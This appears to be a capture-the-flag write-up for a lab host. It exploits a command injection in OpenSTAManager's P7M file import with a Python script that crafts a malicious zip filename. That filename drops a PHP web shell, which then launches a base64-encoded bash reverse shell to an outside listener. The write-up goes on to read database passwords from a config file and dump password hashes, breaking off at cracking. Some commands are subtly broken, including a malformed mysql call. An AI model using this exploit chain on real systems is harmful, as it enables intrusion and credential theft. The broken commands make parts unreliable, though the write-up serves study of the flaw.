
Sandra Inbox:
Re: OpenSTAManager Access Request

---SNIP---

URL: <http://support_001.enigma.htb>
Username: admin
Password: Ne3s4rtars78s

---SNIP---
OpenSTAManager

Next, I will add support_001.enigma.htb to my /etc/hosts file and try to login to the OpenSTAManager using the credentials provided in the email.
echo '10.129.239.191 support_001.enigma.htb' | sudo tee -a /etc/hosts

10.129.239.191 support_001.enigma.htb

Logged in successfully to the OpenSTAManager using the credentials provided in the email.
Opensta version:

This OpenSTAManager version is vulnerable to an OS Command Injection in P7M File Processing.
The mechanism; When OpenSTAManager verifies a .p7m signed file, it shells out to OpenSSL:

Found a detailed POC on the published advisory. I will use the POC to exploit the vulnerability and get a reverse shell.

Following the POC in the advisory, I will create a malicious zip file that contains a specially crafted filename that will execute a command to create a PHP web shell on the server.
cat > exploit.py << 'EOF'
import zipfile

cmd = 'cd files && echo \'<?php system($_GET["c"]); ?>\' > SHELL.php'
malicious_filename = f'invoice.p7m";{cmd};echo ".p7m'

with zipfile.ZipFile('exploit.zip', 'w') as zf:
    zf.writestr(malicious_filename, b"DUMMY_P7M_CONTENT")
EOF

python3 exploit.py
Reading the filename against the vulnerable exec() line: invoice.p7m" closes the double quote that was meant to wrap the whole (benign-looking) filename. ;{cmd}; runs my payload as its own statement regardless of whether the preceding OpenSSL call succeeded. echo ".p7m reopens a stray quote and absorbs the leftover -inform DER -out "..." tail as harmless arguments to echo, so nothing throws a shell syntax error. cmd itself stays slash-free (cd files, not cd /files) to satisfy the extraction constraint.
ls

exploit.py   New_Employee_Access.pdf  target.xml
exploit.zip  target.html
To verify:
unzip -l exploit.zip
Archive:  exploit.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
       17  2026-07-08 16:48   invoice.p7m";cd files && echo '<?php system($_GET["c"]); ?>' > SHELL.php;echo ".p7m
---------                     -------
       17                     1 file

Uploaded via the “Importazione FE” file picker (Carica un file ZIP contenente i file XML). The app responded with:
Error: Start tag expected, '<' not found

which is actually confirmation, not failure. That’s the XML/P7M parser choking on DUMMY_P7M_CONTENT because it isn’t valid signed XML, but that error fires after our injected filename already ran through exec()
Confirmed with:
curl "http://support_001.enigma.htb/files/SHELL.php?c=id"

uid=33(www-data) gid=33(www-data) groups=33(www-data)
Getting a reverse shell from the web server:
Base64-encode the payload so what travels over the wire is just alphanumerics, then decode-and-execute on the target side:
echo -n 'bash -i >& /dev/tcp/10.10.14.51/4444 0>&1' | base64 -w0

YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41MS80NDQ0IDA+JjE=
Listener:
nc -lvnp 4444
listening on [any] 4444 ...
curl -G "<http://support_001.enigma.htb/files/SHELL.php>" --data-urlencode 'c=echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41MS80NDQ0IDA+JjE= | base64 -d | bash'
Received a reverse shell on my listener:
nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.239.191 40036
bash: cannot set terminal process group (1501): Inappropriate ioctl for device
bash: no job control in this shell
www-data@enigma:~/html/openstamanager/files$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
I then stabilize this shell — the bash: cannot set terminal process group warnings mean we’re in a raw pty with no job control, which makes editing commands, using Ctrl+C selectively, or running interactive tools like su painful:
/html/openstamanager$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@enigma:~/html/openstamanager$ ^Z
[1]+  Stopped                 nc -lvnp 4444

stty raw -echo; fg
I pressed enter twice then:
Press enter twice, then:
export TERM=xterm
I enumerated the system, checked all the files and directories I have access to, and found the config.inc.php file in the OpenSTAManager directory. I checked the config.inc.php file and found the database credentials.
www-data@enigma:~/html/openstamanager$ cat config.inc.php
cat config.inc.php
<?php

/*
 * OpenSTAManager: il software gestionale open source per l'assistenza tecnica e la fatturazione
 * Copyright (C) DevCode s.r.l.
 *
 * This program is free software: you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation, either version 3 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program. If not, see <https://www.gnu.org/licenses/>.
 */

// Impostazioni di base per l'accesso al database
$db_host = 'localhost';
#$db_username = 'brollin';
#$db_password = 'Fri3nds@9099';
$db_name = 'openstamanager';
// $port = '|port|';
$db_options = [
    // 'sort_buffer_size' => '2M',
];

// Tema selezionato per il front-end
$theme = 'default';

// Impostazioni di sicurezza
$redirectHTTPS = false; // Redirect automatico delle richieste da HTTP a HTTPS
$disableCSRF = true; // Protezione contro CSRF

// Impostazioni di debug
$debug = false;

$disable_hooks = false;

// Permette di accedere solo con un ip (da utilizzare per manutenzione)
$maintenance_ip = '';

// Personalizzazione dei gestori dei tag personalizzati
$HTMLWrapper = null;
$HTMLHandlers = [];
$HTMLManagers = [];

// Lingua del progetto (per la traduzione e la conversione numerica)
$lang = 'en_GB';
// Personalizzazione della formattazione di timestamp, date e orari
$formatter = [
    'timestamp' => 'd/m/Y H:i',
    'date' => 'd/m/Y',
    'time' => 'H:i',
    'number' => [
        'decimals' => ',',
        'thousands' => '',
    ],
];

// Ulteriori file CSS e JS da includere
$assets = [
    'css' => [],
    'print' => [],
    'js' => [],
];

// Configura il limite di tempo di esecuzione del file cron.php
$php_time_limit = '';
su brollin
su: user brollin does not exist or the user entry does not contain all the required fields
Worth stating plainly rather than smoothing it out of the narrative: brollin is a MySQL user, not a system user.
I then used the database credentials to login to the MySQL database and found the users table in the openstamanager database. I checked the users table and found the password hash for the admin user.
mysql -u brollin -p'Fri3nds@9099' lhost openstamanager -e "SELECT username, password FROM zz_users;"
mysql: [Warning] Using a password on the command line interface can be insecure.
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$rTJVUNyGGKPlhw2cFdf5AeDHVMhnIChddcHx2XxVLMQS2KsuSz4Pu |
| haris    | $2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC |
+----------+--------------------------------------------------------------+
www-data@enigma:~/html/openstamanager$
I then used the hash to crack the password for the admin user using hashcat.
hashid harris-hash
